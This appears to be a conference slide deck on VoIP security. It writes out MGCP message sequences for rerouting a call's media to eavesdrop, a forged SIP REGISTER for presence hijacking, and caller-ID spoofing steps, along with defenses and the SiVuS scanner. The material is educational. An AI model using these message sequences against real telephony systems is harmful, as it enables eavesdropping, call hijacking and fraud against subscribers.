



Transparent weaknesses in VoIP

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Speaker Background

Consulting

Government and commercial organizations, consulting on information security and assurance, InfoSec program development and management, vulnerability assessments, security architecture, NGN/VoIP/IMS.

Research

- Principal investigator on research tasks, in the area of Internet Multimedia and Next Generation Networks (VoIP) and security, that were are funded by government organizations such as NIST (National Institute of Standards and Technology), DARPA (Defense Advanced Research Agency), NSF (National Science Foundation) and others. In addition he has been working with domestic and foreign Telecommunications carriers and Fortune 500 companies on identifying security requirements for IMS/NGN and VoIP, conducting vulnerability assessments and product evaluations.
- Member of IETF/IEEE/ACM.
- Education
 - MS,CS Columbia University





Outline

- Quick intro
 - □Then and now
- Attacks
 - □Transparent weaknesses
 - MGCP
 - ZRTP
 - **□Other attacks**
 - Presence hijacking
 - Caller-ID spoofing
- How do we secure NGN /VoIP networks and conclusions
- ■SiVuS 1.10
- Additional references





Present and Future (Summary)

PSTN Network

- Closed therefore "secure"
- High availability (99.999%)
- Limited connection to IP (OSS provisioning, management)

IP Network

- Loose access controls.
- Best effort
- Connected to accessible IP networks.

"There is one safeguard known generally to the wise, which is an advantage and security to all,

but especially to democracies as against despots


What is it? Distrust. ".

Demosthenes (c. 384–322 B.C.), Greek orator. Second Philippic, sct. 24 (344 B.C.)






Now - The Converged Network







Components and Signaling Protocols









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Attacks

Attacks	Target(s)
Service disruption (amplification attacks DoS/DDoS)	Network Owners, Service Providers, Subscribers
Eavesdropping (including traffic analysis)	Network Owners, Service Providers, Subscribers
Fraud (including service and intellectual assets, confidential information)	Network Owners, Service Providers
Unauthorized access (compromise systems with intentions to attack other systems or exploit vulnerabilities to commit fraud and eavesdropping).	Network Owners, Service Providers, Subscribers
Annoyance (e.g. SPIT)	Subscribers





Where are the vulnerabilities?

- Threat model, vulnerabilities originate from the difficulty to foresee future threats (e.g. Signaling System No.7)
- Design & specification vulnerabilities come from errors or oversights in the design of the protocol that make it inherently vulnerable (e.g., SIP, MCGP, 802.11b)
- Implementation vulnerabilities are vulnerabilities that are introduced by errors in a protocol implementation
- Architecture, network topology and association (e.g. routing) with other network elements.





Attack Categories

- Service disruption (DoS/DDoS)
 - □ Against phones, proxies, routers
 - □ SIP/MGCP/H,323/RTP
 - □ Affects edge-devices, overloads signaling elements and consumes network bandwidth
- Unauthorized access
 - □ Network elements including subscriber devices, voice mail, email, DNS, NTP, DHCP servers.
 - □ Service
 - Applications
 - Management systems
 - □ Provisioning Systems
 - □ Billing Systems
- Eavesdropping and traffic analysis
- Fraud
 - □ Network element compromise
 - Manipulating the signaling messages and/or call flow





We will focus on...

- MGCP manipulation
 - □ Remote eavesdropping
 - □ Call diversion
 - □ Call disruption
- ZRTP weaknesses
- But we will also discuss
 - □ Presence hijacking
 - □ Caller-ID spoofing






MGCP

- Media Gateway Control Protocol
- IETF RFC 2705
- Ports
 - □ 2427 call agent to gateway
 - □2727 gateway to call agent





MGCP message structure










MGCP at the gateway

Integration of MGCP in VoIP Networks










Remote eavesdropping through media rerouting

Eavesdropping with MGCP









The steps

- Identify gateway channels
- Interrogating a channel
- 3. Audit a specific connection
- 4. Reroute





Identify gateway channels

Attacker request AUEP 1500 *@mgcp.gateway MGCP 0.1

Gateway response

200 1500

Z: S0/SU1/DS1-0/1@mgcp.gateway

Z: S0/SU1/DS1-0/2@mgcp.gateway

Z: S0/SU1/DS1-0/3@mgcp.gateway

Z: S0/SU1/DS1-0/4@mgcp.gateway





Interrogating a channel

Attacker request

AUEP 1000 S0/SU1/DS1-0/1@mgcp.gateway MGCP 0.1

F: R,D,S,X,N,I,T,O,ES

Gateway response

200 1000

I: 2EDA

N: ca@10.96.1.51:2427

X · 1

R: D/[0-9ABCD*#](N)

S:

O:

T:

ES:

Important info to note (connection ID)

Important info to note (associated call manager)





Audit a specific connection

- Attacker request
 - AUCX 1 S0/SU1/DS1-0/1@mgcp.gateway MGCP 1.0
 - □ I: 2EDA
 - □ F: C,N,L,M,LC,RC,P
- Gateway response

200 1

C: D000000002000594000000F50000001d

N: ca@10.6.1.21:2427

L: p:20, a:PCMU, s:off, t:b8

M: sendrecv

P: PS=9817, OS=1570720, PR=9817, OR=1570720, PL=0, JI=60, LA=0

v=0

c=IN IP4 10.6.255.25

m=audio 18688 RTP/AVP 0 100

a=rtpmap:100 X-NSE/8000

a=fmtp:100 192-194





This might work...

Attacker request

MDCX 1553 S0/SU1/DS1-0/1@mgcp.gateway MGCP 0.1

C: D000000002003e0e000000F580001f6d

I: 2EDA

X: 16

L: p:20, a:PCMU, s:off, t:b8

M: sendrecv

R: D/[0-9ABCD*#]

Q: process, loop

v=0

o=- 1334 0 IN EPN S0/SU1/DS1-0/1@mgcp.gateway

s=Disco SDP 0

t = 0.0

m=audio 17994 RTP/AVP 0


c=IN IP4 10.6.158.178





Ergo...

Eavesdropping with MGCP







Consequences

- Ability to:
 - □ eavesdrop in to conference calls
 - man in the middle by impersonating as a call manager (EPCF, end-point configuration)
 - □ Call disruption (DLCX, delete a connection)
 - □ Originate a calls





Protection

Does "defense in depth" tells you anything? Buller...?

- Network ACL's to prevent access to MGCP ports (2427) from un-trusted hosts.
- Establish a trust relationship between CA and gateway
- IPSec





Zfone protects voice except...








Zfone

Implementation of ZRTP

ZRTP key exchange through the media


path (RTP)








ZRTP key exchange







Analysis of ZRTP traffic







DTMF tones are not encrypted

Source: 192.168.1.108 (192.168.1.108) IΡ Destination: 192.168.1.107 (192.168.1.107) User Datagram Protocol, Src Port: 49218 (49218), Dst Port: 49182 (49182) Source port: 49218 (49218) Destination port: 49182 (49182) UDP Length: 24 Checksum: 0x19fe [correct] [Good Checksum: True] [Bad Checksum: False] Real-Time Transport Protocol [Stream setup by SDP (frame 43)] [Setup frame: 43] [Setup Method: SDP] 10...... = Version: RFC 1889 Version (2) ..0. = Padding: False ...0 = Extension: False 0000 = Contributing source identifiers count: 0 1... = Marker: True **RTP** Payload type: telephone-event (101) Sequence number: 3213 Timestamp: 51840 Synchronization Source identifier: 144866967 RFC 2833 RTP Event Event ID: DTMF Two 2 (2) 0... = End of Event: False .0.. = Reserved: False ..00 1010 = Volume: 10 Event Duration: 0





Examples of DTMF use

- IVR Interactive Voice Response system (navigation and authentication)
 - Credit card verification
 - Bank account management
 - Customer support call center





Protection approach

- Extend ZRTP/Zfone implementation to protect DTMF
- Send DTMF through protected signaling





Attacks - Spoofing Caller-ID





Companies that offer Caller-ID Spoofing



https://connect.voicepulse.com/



http://www.nufone.net/




http://www.spooftel.net/





Spoofing Caller-ID using SiVuS

- Manipulate the FROM header information
- Send and INVITE to a phone









Attacks - Presence Hijacking

Presence Hijacking/Masquerading Attack using SIP







Presence Hijacking using SiVuS

- The objective is to spoof a REGISTER request
- The REGISTER request contains the "Contact:" header which indicates the IP address of the SIP device.





Presence Hijacking using SiVuS – Regular Register Request


rame 1 (611 bytes on wire, 611 bytes captured Ethernet II. Src: 00:12:17:e5:7e:00. Dst: 00:05:00:e5:6b:00 Internet Protocol, Src Addr: 192.168.1.5 (192.168.1.5), Dst Addr: 192.168.1.2 (192.168.1.2) User Datagram Protocol, Src Port: 5061 (5061), Dst Port: 5061 (5061) Request to REGISTER and announce contact address for Session Initiation Protocol the user in the REGISTER Request-Line: REGISTER sip:atlas4.voipprovider.net:5061 SHP request the From and To Method: REGISTER headers must use the same user Resent Packet: False information Message Header Via: SIP/2.0/UDP 192.168.1.5:5061;branch=z9h04bK-49897e4e From: 201-853-0102 <sip:12018530102@atlas4.vojpprovider.net:5061>:tag=802030536f050c56o0 SIP Display info: 201-853-0102 SIP from address: sip:12018530102@atlas4.voipprovider.net:5061 SIP tag: 802030536f050c56o0 Indicates that the registration To: 201-853-0102 <sip:12018530102@atlas4.voipprovider.net:5061> will expire in 60 seconds. SIP Display info: 201-853-0102 Another REGISTER SIP to address: sip:12018530102@atlas4.voipprovider.net:5061 Request should be sent to Call-ID: e4bb5007-b7335032@192.168.1.5 refresh the user's CSeq: 3 REGISTER registration. Max-Forwards: 70 Contact: 201-853-0102 <sip:12018530102@192.168.10.5:5061>:expires=60 User Agent: 001217E57E31 Linksvs/RT31P2-2.0.13(LIVd) Content Length: 0 Allow: ACK BYE, CANCEL, INFO, INVITE, NOTIFY, OPTIONS, REFER Supported: x-sipura

The Contact header contains a SIP or SIPS URI that represents a direct route to the device, usually composed of a username at a fully qualified domain name (FQDN).





The Attack



- 0 DoS Attack
- 1 User Registration
- 2 Caller Session Initiation Request
- 3 Proxy Domain look up and routing
- 4 Proxy user lookup (SIP Proxy retrieves the attacker's IP address)
- 5 Proxy Proxy contacts user
- 6 Calee answers
- 7 Proxy forwards caller response The connection has been established and media is routed between the two phones.





Manipulated REGISTER request properties

IP address of the VoIP device on which a POTS phone is attached

REGISTER sip:216.1.2.5 SIP/2.0

Via: SIP/2.0/UDP 192.168.1.6; branch=xajB6FLTEHlcd0

From: 732-835-0102 <sip:12125550102@voip-service-

provider.net:5061>;tag=5e374a8bad1f7c5x1

To: 732-835-0102 <sip:12125550102@voip-service-provider.net:5061>

Call-ID: QTEv5G5dOHYc@192.168.1.2

CSea: 123456 REGISTER

Contact: 2125550102 <sip:12125550102@192.168.1.3:5061>;

Digest username="12125550102",realm="216.1.2.5",nonce="716917624",

uri="sip:voip-service-provider.net:5061",algorithm=MD5,

response="43e001d2ef807f1e2c96e78adfd50bf7"

Max_forwards: 70

User Agent: 001217E57E31 VoIP-Router/RT31P2-2.0.13(LIVd)

Content-Type: application/sdp

Subject: SiVuS Test


Expires: 7200 Content-Length: 0 IP address that calls will be routed to (attacker)

Authentication MD5
digest can be
intercepted
and used to replay
messages





Presence Hijacking using SiVuS -The REGISTER Message







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How do we secure NGN/VoIP networks?



Application

Operating System

Network Controls

Architecture

Security Requirements

- Signaling (Authentication, authorization. confidentiality, integrity)
- Media (Authentication, authorization, confidentiality, integrity)
- Logging and monitoring
- Authentication
- Authorization
- Administration and Management
- Logging and monitoring
- Firewalls
- Intrusion Detection
- Routers
- Switches
- Network Segregation (e.g. PBX, Voice Mail Server, phones)
- Switched Network
- Private Addressing
- End devices (e.g. softphones, IP Phones, PDA's)
- Network components (e.g. signaling/media gateways)
- Security Components (e.g. Firewalls)

and Verify Assess

SECURITY is **NOT** a product, it's a **PROCESS**!



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Vulnerability Assessment


SiVuS








SiVuS - Message Generator








SiVuS - Discovery








SiVuS – configuration







SiVuS - Control Panel







SiVuS - Reporting

VoIP Scanner - Report

This report was generated on Tue Jun 15 19:00:37 EDT 2004



Summary of Findings

Risk Level	Number of Findings
<u>High</u>	24
Medium	0
Low	0
Informational	0


Findings Detail

.13	[Informational] : Check No [0001]
Description	
Recomendation	Server: Sip EXpress router (0.8.10 (i386/linux))
7.14	[Informational] : Check No [0001]
Description	
Recomendation	Server: Sip EXpress router (0.8.10 (i386/linux))
.13	[High] : Check No [10002.5]
Description	This check verifies the ability of the UA to handle 5000 as the username in a URI using the REGISTER request over UDP.
Recomendation	It appears that the target UA could not handle SIP requests (over UDP) of 5000 as the username in the URI in a REGISTER request. Ensure that the UA can accept malicious requests that contain 5000 characters as the username.
1.13	[High] : Check No [10003.0]





SiVuS – Authentication Analysis







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Additional references







References

- VoIPSA VoIP Security Alliance, www.voipsa.org
- The VoP Security Forum, www.vopsecurity.org
- NIST
 - □ Security Considerations for VoIP Systems
 - □ <u>Voice over Internet Protocol (VoIP)</u>, Security Technical Implementation Guide (DISA)
- http://www.ietf.org/html.charters/iptel-charter.html
- IP Telephony Tutorial, http://www.pt.com/tutorials/iptelephony/
- Signaling System 7 (SS7), http://www.iec.org/online/tutorials/ss7/topic14.html
- SIP http://www.cs.columbia.edu/sip/
- IP Telephonly with SIP www.iptel.org/sip/
- SIP Tutorials
 - The Session Initiation Protocol (SIP)
 - http://www.cs.columbia.edu/~hgs/teaching/ais/slides/sip_long.pdf
 - □ SIP and the new network communications model http://www.webtorials.com/main/resource/papers/nortel/paper19.htm
- H.323 ITU Standards, http://www.imtc.org/h323.htm
- Third Generation Partnership Project (3gpp), http://www.3gpp.org/





Standards

- ITU
 - □ Focus Group on Next Generation Networks (FGNGN) http://www.itu.int/ITU-T/ngn/fgngn/
 - Open Communications Architecture Forum (OCAF) Focus Group http://www.itu.int/ITU-T/ocaf/index.html
- IFTF
 - Transport area http://www.ietf.org/html.charters/wg-dir.html#Transport%20Area
 - □ Security Area http://www.ietf.org/html.charters/wg-dir.html#Security%20Area
- ATIS http://www.atis.org/0191/index.asp
 - T1S1.1 -- Lawfully Authorized Electronic Surveillance
 - □ T1S1.2--Security
- Lawful Intercept
 - □ 3GPP TS <u>33.106</u> and TS <u>33.107</u>
 - □ ETSI DTS 102 v4.0.4





VoP Security Forum



The **objectives** of the VoPSecurity.org forum:

- Encourage education in NGN/VoIP security through publications, online forums and mailing lists (<u>voptalk@vopsecurity.org</u> and members@vopsecurity.org)
- Develop capabilities (tools, interoperability testing, methodologies and best practices) for members to maintain security in their respective infrastructure.
- Conduct research to help identify vulnerabilities and solutions associated with NGN/VoIP.
- Coordinate annual member meetings to disseminate information, provide updates and promote interaction and initiatives regarding NGN/VoIP security.

The VoP Security forum is viewed as a mechanism for participating members to be proactive and stay current with the threats and vulnerabilities associated with NGN/VoIP security and extend research in this area.





VoPSecurity Forum

- Current Activities
 - Mailing lists
 - Public (voptalk@vopsecurity.org)
 - Documentation
 - Intro to NGN Security (available)
 - Vulnerability Analysis Methodology for VoIP networks (in development)
 - VoIP Firewalls (in development)
 - Tools
 - SiVuS VoIP vulnerability Scanner (available)
 - Research
 - Security evaluation of residential VoIP gateways



Join the community!



Q & A

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